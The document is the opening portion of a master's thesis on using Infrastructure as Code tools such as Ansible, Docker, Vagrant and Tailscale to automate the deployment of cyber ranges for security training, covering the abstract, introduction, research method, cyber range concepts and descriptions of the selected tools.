FACULDADE DE ENGENHARIA DA UNIVERSIDADE DO PORTO

Infrastructure as Code for Cybersecurity Training

Rui Filipe Mendes Pinto

MASTERS THESIS

Mestrado em Engenharia Informática e Computação

Supervisor: Rolando Martins

Co-Supervisor: Carlos Novo

June 23, 2023

Infrastructure as Code for Cybersecurity Training

Rui Filipe Mendes Pinto

Mestrado em Engenharia Informática e Computação

June 23, 2023

Abstract

An organization's infrastructure rests upon the premise that cybersecurity professionals have specific knowledge in administrating and protecting it against outside threats. Without this expertise, sensitive information could be leaked to malicious actors and cause damage to critical systems. These attacks tend to become increasingly specialized, meaning cybersecurity professionals must ensure proficiency in specific areas. Naturally, recommendations include creating advanced practical training scenarios considering realistic situations to help trainees gain detailed knowledge. However, the caveats of high-cost infrastructure and difficulties in the deployment process of this kind of system, primarily due to the manual process of pre-configuring software needed for the training and relying on a set of static Virtual Machines, may take much work to circumvent.

In order to facilitate this process, our work addresses the use of Infrastructure as Code (IaC) and DevOps to automate the deployment of cyber ranges. An approach closely related to virtualization and containerization as the code's underlying infrastructure helps lay down this burden. Notably, placing emphasis on using IaC tools like Ansible eases the process of configuration management and provisioning of a network. Therefore, we start by focusing on understanding what the *state-of-the-art* perspectives lack and showcasing the benefits of this new working outlook. Lastly, we explore several up-to-date vulnerabilities that are constantly messing with the lives of individuals and organizations, most related to Privilege Escalation, Remote Code Execution attacks, and Incident Forensics, allowing the improvement of skills concerning Red team and Blue team scenarios. The analysis of the attacks and exploitation of such vulnerabilities are carried out safely due to a sandbox environment.

The expected results revolve around using IaC to deploy a set of purposely-designed cyber ranges with specific challenges. The main objective is to guarantee a complexity of scenarios similar to what we can observe in enterprise-level networks. Thus, this entails having a set of playbooks that can be run in a machine or laboratory, assuring the final state of the network is consistent. We expect this deployment strategy to be cost-effective, allowing the trainee to get deep insight into a wide range of situations.

Nowadays, DevOps solutions work as a silver bullet against the issues derived from old-case-driven approaches for setting up scenarios. In short, one of the key takeaways of this work is contributing to better prepare specialists in ensuring that the principles of the National Institute of Standards and Technology (NIST) Cybersecurity Framework hold, namely: prevent, detect, mitigate, and recover.

Keywords: *Infrastructure as Code, DevOps, Cyber Range, Cybersecurity, Virtualization*

Resumo

A infraestrutura de uma organização pressupõe que os profissionais de cibersegurança têm conhecimento específico em administrar e proteger a mesma contra ameaças externas. Sem este nível de especialização, informação sensível poderia ser comprometida e exposta a atores maliciosos, cujo intuito final seria causar dano aos sistemas chave da infraestrutura. Estes tipo de ataques tende a ficar cada vez mais especializado fazendo com que os profissionais na área de cibersegurança tenham de garantir proficiência na área onde operam. Naturalmente, recomendações incluem a criação de cenários avançados para treino prático onde situações realistas são consideradas com o intuito de ajudar os profissionais a ganhar conhecimento detalhado. No entanto, problemas relacionados com o custo elevado da infraestrutura e dificuldades no processo de *deployment*, sobretudo devido ao processo manual de pré-configuração do *software* necessário para o treino e da dependência em VMs estáticas, estão associadas a uma elevada quantidade de trabalho.

Para facilitar este processo, o nosso trabalho aborda o uso de *Infrastructure as Code* (*IAC*) e *DevOps* como formar de automatizar o processo de *deployment* de *cyber ranges*. Uma abordagem estreitamente relacionada com virtualização e *containerization*, no que diz respeito à estrutura subjacente do código da infraestrutura, permite aliviar todo este processo. Notavelmente, o uso de programas relacionados com *IaC*, como o Ansible, facilitam todo o processo de configuração e provisionamento de uma rede. Desta forma, o foco inicial do trabalho começa por entender quais as necessidades face ao presente Estado da Arte e demonstrar os benefícios inerentes à nova metodologia de trabalho adotada. Por último, variadas vulnerabilidades referentes a situações que afetam constantemente o quotidiano de indivíduos e organizações serão exploradas, a maioria relacionada com *Privilege Escalation*, *Remote Code Execution* e *Incident Forensics*, permitindo assim a aprimoração de *skills* relacionadas com cenários *Red team* e *Blue team*. A análise deste tipo de ataques e a exploração destas vulnerabilidades serão realizadas com a devida segurança devido à existência de *sandboxing* proveniente dos *containers*.

Os resultados esperados oscilam em torno do uso de *IaC* para criar um grupo de *cyber ranges* projetadas com um conjunto de desafios específicos. O principal objetivo é garantir uma complexidade de cenários ao nível de redes empresariais. Esta lógica implica desenvolver um conjunto de *playbooks* com o intuito de serem executados numa máquina ou laboratório, assegurando um estado consistente da rede final. Espera-se que esta execução seja de baixo custo, permitindo ao profissional aprofundar o seu conhecimento tendo por base um conjunto variado de situações.

Recentemente, soluções baseadas em *DevOps* tendem a ser as mais eficazes face aos problemas derivados de abordagens mais antigas, no que diz respeito à configuração deste tipo de cenários. Em suma, pretende-se com este trabalho melhor preparar os especialistas na área de cibersegurança, assegurando os princípios do *National Institute of Standards and Technology (NIST) Cybersecurity Framework*, nomeadamente: prevenir, detetar, mitigar e recuperar.

Palavras-chave: *Infrastructure as Code, DevOps, Cyber Range, Cibersegurança, Virtualização*

Acknowledgments

The first explicit acknowledgment goes to my two supervisors, Professors Rolando Martins and Carlos Novo, who supported me unconditionally even when the project's path seemed undefined, providing me with tips and feedback throughout the project. Moreover, I would like to thank the words of will and courage in every meeting. They really helped me improve my self-esteem. Lastly, I would like to thank Professor Ricardo Morla for being initially responsible for the project's subject.

The other acknowledgment is for everyone that was part of my journey over the past five years, which explicitly or implicitly helped me stay strong in this period of my life. To all of them, a huge thank you because, in one way or another, they helped me make the person I am today. Names are not mentioned because I did not want to leave anyone out. To my family, girlfriend, and friends, thank you for showing me what patience and love means.

Rui Pinto

"If security were all that mattered, computers would never be turned on, let alone hooked into a network with literally millions of potential intruders."

Dan Farmer

Contents

List of Figures

List of Tables

Listings

Abbreviations

IaC	Infrastructure as Code
VM	Virtual Machine
CR	Cyber Range
DoS	Denial of Service
CVE	Common Vulnerabilities and Exposures
RCE	Remote Code Execution
NIST	National Institute of Standards and Technology
LMS	Learning Management System
SDN	Software Defined Networking
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
VPN	Virtual Private Network
KVM	Kernel-based Virtual Machine
TLS	Transport Layer Security
API	Application Programming Interface
CTF	Capture The Flag
AD	Active Directory
FQDN	Fully Qualified Domain Name
VNC	Virtual Network Computing
LDAP	Lightweight Directory Access Protocol
DNS	Domain Name System
NAT	Network Address Translation
CA	Certificate Authority
CSR	Certificate Signing Request
SSL	Secure Sockets Layer
JNDI	Java Naming and Directory Interface
RDP	Remote Desktop Protocol
PSRP	PowerShell Remoting Protocol
SOAP	Simple Object Access Protocol
WinRM	Windows Remote Management
CBC	Cipher Block Chaining
SPN	Service Principal Name
TGS	Ticket Granting Service
TGT	Ticket Granting Ticket
KDC	Key Distribution Center
AS-REQ	Authentication Server Request
AS-REP	Authentication Server Response

Chapter 1

Introduction

Contents

1.1 Context

The evolution of cybersecurity during the twenty-first century brought many challenges to professionals in the field. Recent events involving data breaches, phishing attacks, Ransomware, insider threats, DoS attacks, among many others, pose risks to businesses, organizations, and society [34]. Cyber attacks, as part of cybercrime, are estimated to cost companies worldwide an estimated $10.5 trillion annually by 2025[1]. Unfortunately, global spending on protection against cyber attacks is much lower than the damage they cause. Consequently, victims face financial losses, reputation damage, and sometimes legal actions against them, claiming there were insufficient security mechanisms before the attack was inflicted [15].

The knowledge needed to face these cutting-edge challenges needs to be improved in the current cybersecurity workforce and is predicted to widen over the coming years, according to studies [9]. To invert this trend, practical training in this field is required. Therefore, cyber ranges provide hands-on and specialized education and training for cybersecurity professionals via realistic testing environments with purposely vulnerable services aiming to improve the preparation and awareness of the cybersecurity workforce [38, 19]. More related to education, this type of training is also suited for academic purposes, for instance, on courses that want to introduce the concept of Ethical Hacking via hands-on experiments.

[1] https://www.embroker.com/blog/cyber-attack-statistics/

1.2 Problem

Preparing cybersecurity professionals to better respond to incidents using cyber ranges is costly due to the infrastructure complexity these setups may require and because the development of new scenarios is mostly a manual process. With paper and pencil training, it is possible to go over a vulnerable scenario, but details on how systems respond to incidents are often lost to the trainee. Moreover, many cyber range deployments are based on old case-driven methodologies that rely on hardware [18] and preconfigured virtualization through Virtual Machines [29, 13, 19]. Containerization is starting to emerge [28, 25] as a more lightweight approach, but configuration management and deployment of these containers is often very specific to each implementation, turning the solution unscalable. For this reason, expanding the current cyber range platforms to diversify scenarios continues to be an issue.

Another possible development regarding cyber ranges is building networks that include containers and Virtual Machines [14]. This allows exploration of both generic and kernel vulnerabilities as, contrary to what happens with containers, Virtual Machines do not share the kernel with the host system.

1.3 Motivation

With all the above situations in mind, the presented work focuses on developing and deploying a cyber range framework and exploring the creation of complex scenarios that the cybersecurity workforce will find helpful in refining their skills. There is a clear need to evolve this type of research so that the development costs are significantly reduced by taking advantage of virtualization techniques.

Lastly, there is a tremendous need to familiarize ourselves with current attack scenarios such as *Log4j* and Ransomware and even old events like the Shellshock vulnerability so that the mistakes that happened in the past do not get repeated in the future.

1.4 Goal

This work will address the deployment automation of the software used for cybersecurity training using an approach based on Infrastructure as Code and DevOps for networking and the relying infrastructure used by these scenarios. Several vulnerabilities will be explored related to Remote Code Execution, web applications, Privilege Escalation, and forensics, which are associated with the daily threats companies face. The ultimate goal is to build a set of playbooks that will automatically deploy, configure and provision container-based environments in a reasonable amount of time and use fewer resources in terms of funds and infrastructure so that the deployment process happens more efficiently.

Besides, due to the scenarios' containerized nature, running an entire enterprise-level network in a single computer or in the cloud is possible. Notions regarding the safety of the training system

are taken into account to ensure that no actual harm reaches the host computer but the sandboxed environment.

The project will focus on understanding the current stance concerning the evolution of cyber ranges and limitations in *state-of-the-art* methods, pursuing research oriented toward overcoming these limitations.

1.5 Structure

This document is composed of five chapters, structured as follows:

- Chapter 1 (p. 1), **Introduction**, which presents the problem under study, as well as its motivation and goal.
- Chapter 2 (p. 5), **Literature Review**, which begins with an overview of general concepts related to cyber ranges and Infrastructure as Code as a DevOps practice, as well as a thorough analysis of the current research on the topic of cyber ranges and existing technologies.
- Chapter 3 (p. 34), **Problem Statement** presents the problem under study and the proposed solution.
- Chapter 4 (p. 38), **Validation**, which focuses on hypothesis validation process of this work. It includes a description of the design and implementation of the solution.
- Chapter 5 (p. 83), **Conclusions**, closes with concluding remarks on the dissertation and reflects on the project's core aspects, presenting a summary of the work developed and highlighting possible perspectives for future work.

Chapter 2

Literature Review

Contents

This chapter will focus on analyzing previous research on the topics addressed by this work. This analysis considers fundamental concepts of cyber ranges and IaC, as well as their impact on cybersecurity. Moreover, it will be presented the current stance of cyber ranges, including the different approaches and technologies used.

In Section 2.1 (p. 6), we overview the methodology used for the literature review. Section 2.2 (p. 7) highlights core concepts necessary for fully comprehending this work. Sections 2.3 (p. 17) focus on analyzing the literature review for the concepts of cyber ranges and their types, randomization, and threats and vulnerabilities haunting them. Finally, Section 2.4 (p. 31) summarizes this chapter's findings.

2.1 Methodology

The research process regarding the analysis of the current research on cyber ranges is based on conference papers, books, and articles published in electronic databases, meaning peers scientifically review them. These databases include IEEE *Xplore*, ACM Digital Library, Science Direct, Springer Link, and Research Gate.

An initial search in Google Scholar for "`cyber ranges`" returns about 335 000 results which is not surprising given that this subject is rapidly evolving. Therefore, there was a need to reduce the scope of the results obtained.

The methodology used can be summarized as follows:

- Initially, usage of several keywords, such as `Cyber Range`, `Cybersecurity`, `Testbed`, `IaC`.
- Later, these terms were combined to reduce the number of retrieved results. Queries were also refined to meet the goals of the work.
- At first, these queries were focused in broader terms of the topic, but they soon were refined using a *funneling* strategy. For instance, this meant searching for specific vulnerabilities taken into account in cyber ranges or searching the type of cyber range taken into consideration (based on containers or VMs).
- Lastly, after analyzing the retrieved references to see if they met the research topic, the most relevant results were collected.

The nature of the research was primarily iterative, using a process of trial and error. Rahman *et al.* [30] presents an example of making search queries on IaC, which was carefully taken into account. Interestingly, it involves a metric called *Quasi-Sensitive Metric* (*QSM*) that takes into account a set of search strings, evaluates the obtained results, and retrieves the ratio of results that were meaningful to the analysis.

As a result, the most elaborate query used was `"Cyber Ranges" AND vulnerabilities AND (IaC OR "Infrastructure as Code") AND ("Cyber Security" OR Cybersecurity)`. As such, it is easy to observe that some articles used "Cyber Security" and others "Cybersecurity", so these variations were needed to consider a broader range of search results. Using this search query in Google Scholar, 44 results are obtained, demonstrating the effect of the applied search restrictions. There were also concerns about the publishing date of the articles, meaning most of the time, the selected articles were just a couple of years old.

Having mentioned this, it is worth getting general insight into the research topic before diving into specific details. This may not mean considering large amounts of search results to understand the current *state-of-the-art*.

2.2 Background Work on Cyber Ranges & IaC

This section highlights concepts needed to define, describe and expand upon to understand the research topic fully.

2.2.1 High-Level View of Cyber Ranges

First and foremost, it is vital to start with the concept of cyber range. Jiang *et al.* [22], defined a cyber range as "*an environment that provides a realistic environment suitable for conducting 'live fire' type of exercises which train computer network operators for cyber defense, and supporting experimentation and testing via a combination of cybersecurity products*".

Yamin *et al.* [38] refers some features cyber ranges may contain:

- *Scenarios*, which defines the execution environment and the steps of the training exercise. Typically, it is associated with a purpose, domain, and set of tools available to the trainee.
- *Monitoring* refers to real-time monitoring of the challenge. It may also be related to the generation of logs that are further used for management purposes of the cyber range.
- *Scoring*, where data from the monitoring system is used to assess the trainee's performance and progress.
- *Management*, which involves allocating computational resources required for conducting the exercise or test.

According to Ficco *et al.* [19], cyber range scenarios can be characterized in several ways:

- *Defense-oriented* where the trainee tries to implement effective strategies to guarantee that a set of assets belonging to the system are not compromised via external attacks. This kind of scenario often involves finding and fixing misconfigurations, patching vulnerabilities, detecting and locking attacks, and deploying the necessary security mechanisms.
- *Attack-oriented* where challenges are mainly focused on information gathering, penetration testing activities, vulnerability discovery, and exploitation techniques. The goal is to simulate the behavior of an attacker by showing how such actions could compromise an entire system.
- *Analysis-oriented* where the focus is on the system analysis and forensics activities such as detecting an intrusion and effectively responding to it, finding vulnerabilities, and finding evidence of previous attacks.

Different scenarios are directed toward different types of individuals with different interests. Ficco *et al.* [19] again mentions that a common practice in the cybersecurity field is to assign a color to a role for easy identification:

- *Blue team* aims to defend the assets over their control, inspect and secure systems, and grant business continuity.
- *Red team*'s whose aim is to impersonate attackers' behavior and compromise systems. Usually, this team represents an external threat to a corporate network, but they can impersonate insiders in particular situations.
- *Purple team*, a collaborative approach that brings together both *Red team* and *Blue team* to improve a corporate network's security posture.

The concept of a cyber range is connected to the competitive hacking challenges, Capture the Flag (CTF) competitions which have become a mainstay in the industry. CTF activities are widely used for educational purposes as an effective way to provide and assess engaging hands-on security challenges [33]. Platforms such as Vulnhub[1], Hack The Box[2] or TryHackMe[3] are valuable resources for those wanting to learn and advance their skills in computer security. However, developing these hacking challenges is time-consuming, and the outcome is static and independent from future challenges.

2.2.2 Deployment of Cyber Ranges

Cyber ranges involve a realistic and repeatable simulation that ensures trainees develop their skills in certain areas of cybersecurity. Typically, cyber ranges are implemented in isolated environments as the purposely vulnerable scenarios are too dangerous to run in an actual environment. As a result, there is a need to define building blocks related to hardware and software.

Noponen *et al.* [27] refers to the possibility of deploying a cyber range on an organization's physical environment, something that is often very costly but better suited for exercises where security and privacy are fundamental. Another possibility would be to host the cyber range in a public or private cloud.

On public clouds, there could be limitations related to certain kinds of attacks, such as Denial of Service. Private clouds are more flexible as they are maintained by private entities, which entails complete infrastructure control. Lastly, there is also the chance of running an entire enterprise-level network in a single laptop using virtualization techniques, possibly expanding to more complex infrastructures.

Nowadays, cyber range development is mainly related to virtualization and containerization techniques since they provide a cost-effective, scalable solution and are easy to control and reinitialize.

[1] https://www.vulnhub.com/
[2] https://www.hackthebox.com/
[3] https://tryhackme.com/

2.2.3 DevOps and Infrastructure as Code

DevOps "*is the combination of cultural philosophies, practices, and tools that increases an organization's ability to deliver applications and services at high velocity: evolving and improving products at a faster pace than organizations using traditional software development and infrastructure management processes*" [3]. Among the DevOps recommended practices, we find Infrastructure as Code, "*a practice in which infrastructure is provisioned and managed using code and software development techniques, such as version control and continuous integration*" [2]. More specifically, IaC is frequently used in deployment automation.

Masek *et al.* [23] interestingly creates the concept of *snowflake* pointing to systems where administration and maintenance of the infrastructure require manual labor, which often leads to errors that are hard to keep track of. Therefore, the need for idempotency — "*the property that a deployment command always sets the target environment into the same configuration, regardless of the environment's starting state*" is offered by IaC.

Nogueira [26] mentions two approaches concerning IaC: declarative or imperative/procedural. On the one hand, the declarative approach describes the target configuration of the system and runs the necessary steps to ensure the final state is consistent with what was specified. On the other hand, the imperative approach describes the operations that change the infrastructure — executing these instructions following the order in which they were specified guarantees the system's desired state.

Different methods can be used to send the necessary configurations to the target machine. One can use a push method, meaning the master machine pushes the configuration to the destination machine. The pull method can also be used if the machine configured fetches the information from the master machine.

IaC supports different types of architectures: mutable or immutable. A mutable architecture provides flexibility, as the infrastructure's configuration may change. Instead, in an immutable architecture, the infrastructure cannot be changed, meaning changes to the current infrastructure are more costly as there is a need to shut down a re-deploy it for the changes to take effect.

2.2.4 Infrastructure as Code Tools

Nogueira [26] points out several tools that are time and again associated with the concept of IaC:

- *Docker*, which uses virtualization at the operating system level to create isolated containers that allow to build, test, and deploy applications quickly.
- *Ansible*, a configuration management tool used to configure and provision target machines. It makes use of playbooks to specify the desired state of the target.
- *Vagrant*, a tool that makes use of Provisioners (e.g., Puppet, Ansible, Chef) and Providers (Docker, VirtualBox, Hyper-V) to create portable virtual environments.

- *Kubernetes*, an orchestration tool used for managing containers on a node cluster, being nodes machines composed by container runtimes, such as Docker, and where containers are deployed. Besides, groups of containers, often referred to as pods, are subject to scheduling tasks.
- *Chef*, another configuration management tool similar to Ansible. It uses the concept of recipes to describe the infrastructure's configuration and how to manage it. It also introduces the idea of *cookbooks* to simplify management tasks.
- *Terraform*, a resource management tool also related to infrastructure task automation.
- *Puppet*, a tool similar to Ansible and Chef that uses Puppet manifests, compiled into resources in the target system, to describe the final system state.
- *SaltStack*, a configuration management tool built around the idea that it exists a master node that controls one or more Minions. Communications within the master and minion(s) occur using a ZeroMQ message bus.
- *CloudFormation* is an orchestration tool used to model and set up AWS resources, handling all the required configuration and provisioning tasks.

Table 2.1 (p. 10) presents a high-level overview of the main differences between these technologies.

Table 2.1: Comparison of Popular Infrastructure as Code Tools [23].

	Chef	**Puppet**	**Ansible**	**SaltStack**	**CloudFormation**	**Terraform**
Code	Open	Open	Open	Open	Closed	Open
Cloud	All	All	All	All	AWS only	All
Type	Config Mgmt	Config Mgmt	Config Mgmt	Config Mgmt	Orchestration	Orchestration
Infrastructure	Mutable	Mutable	Mutable	Mutable	Immutable	Immutable
Language	Procedural	Declarative	Procedural	Declarative	Declarative	Declarative
Architecture	Client/Server	Client/Server	Client-only	Client/Server	Client-only	Client-only

2.2.5 Selected Tools

This section describes the main tools used during the project's development: Docker, Ansible, Tailscale, and Vagrant. Each of these tools will be addressed with a certain degree of detail, and aspects related to how they were used within the context of our work will be presented in later chapters. Many of the tools presented in Table 2.1 (p. 10) could have been picked for the project. Still, we chose the following ones for their easiness in developing a meaningful solution for our hypothesis.

2.2.5.1 Docker

Docker is an open-source platform that allows automated deployments, scaling, and management of applications using containers. These containers are lightweight and loosely isolated environments that encapsulate applications, their dependencies, libraries, frameworks, and system tools. With this, Docker ensures a standardized way of packaging and distributing applications across different platforms and environments in a reliable and consistent manner. As a developer, the need to individually install an application on a new environment and concerns related to the fact that the application may not work are now excluded due to the usage of Docker.

Docker's main advantages include:

- *Portability*, as containers can run on any system that has Docker installed, regardless of the underlying operating system or hardware, which makes it easy to move applications across different environments, such as development, testing, and production, without worrying about compatibility issues, as explained above.
- *Isolation*, as each Docker container operates in its own isolated environment, ensuring the applications and their respective dependencies are kept separate.
- *Efficiency*, because of how lightweight containers are, as they share the host's kernel, meaning minimal overhead when compared to running applications in Virtual Machines.
- *Dependency Management*, as applications can be packaged along with their required dependencies into a container image, eliminating the need to install multiple dependencies manually on the host and ensuring consistency in the deployed environments.
- *DevOps Enablement*, as in modern DevOps practices, Docker plays a crucial role. Applications can be built, tested, and deployed in easily reproducible environments throughout the development lifecycle. Continuous Integration/Continuous Delivery (CI/CD) pipelines are a great example.

Lastly, as mentioned in the "*Efficiency*" topic, Docker differs quite a bit from Virtual Machines. Contrary to Docker containers, VMs run a complete operating system with its own kernel and virtualized hardware on top of the host machine. This requires more resources and takes more time to launch. As mentioned, Docker containers share the host system's kernel and resources, which makes them much more lightweight. VMs take the lead in terms of security, as more robust isolation is provided due to the hardware and software separation. On the other hand, although a Docker container can not access the host machine directly, it can share resources with it, leading to sandbox escape attacks. Regarding portability, VMs are much less portable as they require a hypervisor to run. Typically, a hypervisor abstracts the host's physical resources, allowing each VM to behave independently, running its operating system and applications.

To conclude this part, Docker is more suitable for microservices-based architectures and containerized applications, in which VMs provide better isolation but come with a higher resource overhead.

More technically speaking, Docker uses a client-server architecture. The Docker client communicates with the Docker daemon, which manages the process of building, running, and distribution of containers. This communication uses a REST API over UNIX sockets or a network interface.



Figure 2.1: Docker Architecture [5].

Fig. 2.1 (p. 12) depicts the architecture Docker follows. Several services can be found:

- *Docker daemon (dockerd)*, which listens for Docker API requests and deals with managing Docker objects, meaning images, containers, networks, and volumes.
- *Docker client*, which is the primary way users interact with Docker. Commands like `docker run` are sent to *dockerd*, which takes further action on them.
- *Docker Registries*, that stores Docker images. Docker Hub is an example of a public registry where Docker looks for images by default.
- *Docker Images* is a read-only template with instructions for creating a container. Each of these instructions creates a layer in the image, which is later used when changed and a new image is rebuilt. Only the layer which was modified is rebuilt, which improves the speed of the rebuilding process of containers.
- *Docker Containers*, which are runnable instances of images. They can connect to various networks and attached storage. As referred to, a container is no more than a set of layers, and its last layer is always a read-write one, allowing the creation and modification of files and directories in the local filesystem of the container.

To conclude, *LXC* (Linux Containers) and *cgroups* (control groups) play a significant role in Docker's underlying architecture. *LXC* is a lightweight operating system-level virtualization method for running multiple isolated Linux systems, known as containers, on a single Linux host. It provides the necessary tools, kernel features, and interfaces to create and manage containers.

Each container operates as an independent environment with its own file system, processes, and network stack while sharing the host's kernel. Historically, Docker used *LXC* to create and manage containers by leveraging Linux kernel namespaces and control groups. However, it later replaced it with its own runtime called "libcontainer". This change allowed Docker more control over the containerization process and reduced its dependency on external tools. On the other hand, *cgroups*, a Linux kernel feature that allows the allocation and isolation of system resources among different processes, are extensively used. *Cgroups* provide a mechanism for managing, monitoring, and prioritizing CPU, memory, disk I/O, and other system resources, enabling fine-grained resource allocation and control. Whenever a Docker container is created, a *cgroup* is assigned to it and acts as a resource controller for the container, enforcing limits and restrictions over it. These restrictions involve CPU and memory limits, among others, ensuring containers operate within defined boundaries and efficiently use the host system.

2.2.5.2 Ansible

Ansible is an open-source automation tool that deals with infrastructure provisioning, configuration management, and application deployment, among other manual processes. Contrary to some of the tools presented in Table 2.1 (p. 10), Ansible uses a client-only architecture and works by connecting to a machine over standard SSH by default and pushes instructions that could have otherwise been executed manually. These instructions use Ansible modules based on specific endpoint criteria and point to the desired state of the target machine. Ansible does not require additional servers, daemons, or databases, which turns it into quite an interesting tool.

When installing and configuring an application in a server or cloud endpoint, there is a need to perform infrastructure provisioning tasks. When the number of machines to provision is extremely large, it is not feasible to manually issue commands for all of them. Therefore, Ansible creates a set of procedural instruction playbooks in the YAML format that configure a set of managed nodes that make up an Ansible inventory. As with Docker, Ansible is also a tool widely used in the context of CI/CD DevOps pipelines, as entire deployments can be done using a set of playbooks.

As mentioned, SSH is commonly used to connect to managed nodes. Still, other options can be considered, for instance: Kerberos, Lightweight Directory Access Protocol (LDAP), and other centralized authentication management systems. Regarding credential storage, Ansible provides a service that encrypts this information called Ansible Vault.

As for which machines Ansible manages, a simple INI file can be used to make groups of our own choosing. An example of a plain text inventory file looks like this:

```
[webservers]
www1.example.com
10.10.2.3

[dbservers]
db0.example.com
```

```
db1.example.com
```

Listing 2.1: Ansible Example Inventory file.

Listing 2.1 (p. 13) shows two groups named “webservers” and “dbservers” respectively, that were created and whose child items can be represented either by a Fully Qualified Domain Name (FQDN) or an IP address. Afterward, variables can be assigned to the group or specific hosts in the inventory file or special directories.



Figure 2.2: Ansible Schema [4].

Fig. 2.2 (p. 14) depicts a general view of how Ansible works, showing the control node, the system on which Ansible is installed, and in which an inventory file composed of a set of managed nodes is placed. These last ones will be later pushed with previously defined configurations.

2.2.5.3 Vagrant

Vagrant is another open-source tool that creates a local environment that mimics the environment upon which code will eventually be deployed. It simplifies the creation and management of VMs, simplifying the process of reproducing an environment across different operating systems and platforms.

Several concepts need to be considered when focusing on how Vagrant works. Firstly, we need to consider the existence of a configuration file, the "*Vagrantfile*", which defines the desired state of a VM. This file uses "boxes" as base images for creating VMs, similar to what happened in with Docker. Essentially, a box is a minimal operating system image further customized and provisioned by Vagrant. Moreover, we need to be aware of the concept of "providers", which take care of the creation, management, and execution of VMs. Examples include VirtualBox, VMware, and Hyper-V. Vagrant also supports using Docker as a provider, which allows development environments to be backed by Docker containers rather than VMs. Regarding the provisioning of VMs, configuration management tools, such as Ansible can be used. Lastly, as with Docker, it

allows the creation of synchronized folders between the host machine and the Virtual Machine, and network-related configurations.

2.2.5.4 Tailscale

Another selected tool that is worth mentioning is Tailscale which is a mesh VPN service that connects devices and applications in a secure and effortless way. It uses encrypted point-to-point connections using the WireGuard protocol. At first, Tailscale tries to connect devices point-to-point using a coordination server that is used to help nodes find each other by exchanging information on how they should connect, similar to the process of "Hole Punching", which is a NAT traversal process to directly connect two devices[4]. When, for some reason, this is not possible, maybe because the devices are using Symmetric NAT, meaning they only accept connections from peers they've previously connected to, Tailscale uses Designated Encrypted Relay for Packets (DERP) relay servers, and so, traffic remains end-to-end encrypted. This process is called TURN (Traversal Using Relays around NAT).

Conventional VPN services use the "Hub-and-Spoke" model where each client device connects to a central VPN gateway. This way, in a Hub-and-Spoke model, if we had a situation in the network where we needed ten fully connected nodes, the central hub would need to have data on nine nodes only, which is more straightforward than having ninety separate tunnel endpoints and know each node's public key, public IP address, and port number. With the Hub-and-Spoke model, we only need to know the static IP address of the central hub to which each node should connect. Some concerns should be addressed if this central hub is far from the remote devices, which can incur high-latency connections. This can be addressed using a multi-hub setup, with hubs/servers distributed across different geographical locations. With this setup, each client device needs a static IP address, an open firewall port, and a set of WireGuard keys. Still, some issues are introduced when, for instance, a new user is added, and there is the need to distribute a new WireGuard key pair to every network device.

A different and more efficient network schema that allows direct communication between nodes, contrary to the Hub-and-Spoke model, is the so-called "Mesh Networks" and consists of a set of WireGuard peer-to-peer connections, as presented in Fig. 2.3 (p. 16).

[4] https://en.wikipedia.org/wiki/Hole_punching_(networking)



Figure 2.3: Point-to-Point Mesh Network [6].

Several problems arise from this configuration, like key distribution, node discovery, and firewalls that should allow incoming connections.

For the first problem, Tailscale uses the above-mentioned "coordination server", essentially a shared drop box for public keys. Here we get back to the Hub-and-Spoke model, but Tailscale claims these coordination servers carry virtually no traffic as only a few tiny encryption keys and policies are exchanged. The data plane is a mesh where the actual traffic is located. Typically the steps followed by a new node are as follows:

- Every node generates a unique public/private key pair and links the public key to its identity.
- The node establishes communication with the coordination server and provides its public key along with information on its current location and domain.
- The node downloads a set of public keys and addresses within its domain from the coordination server. Other nodes have previously shared these keys.
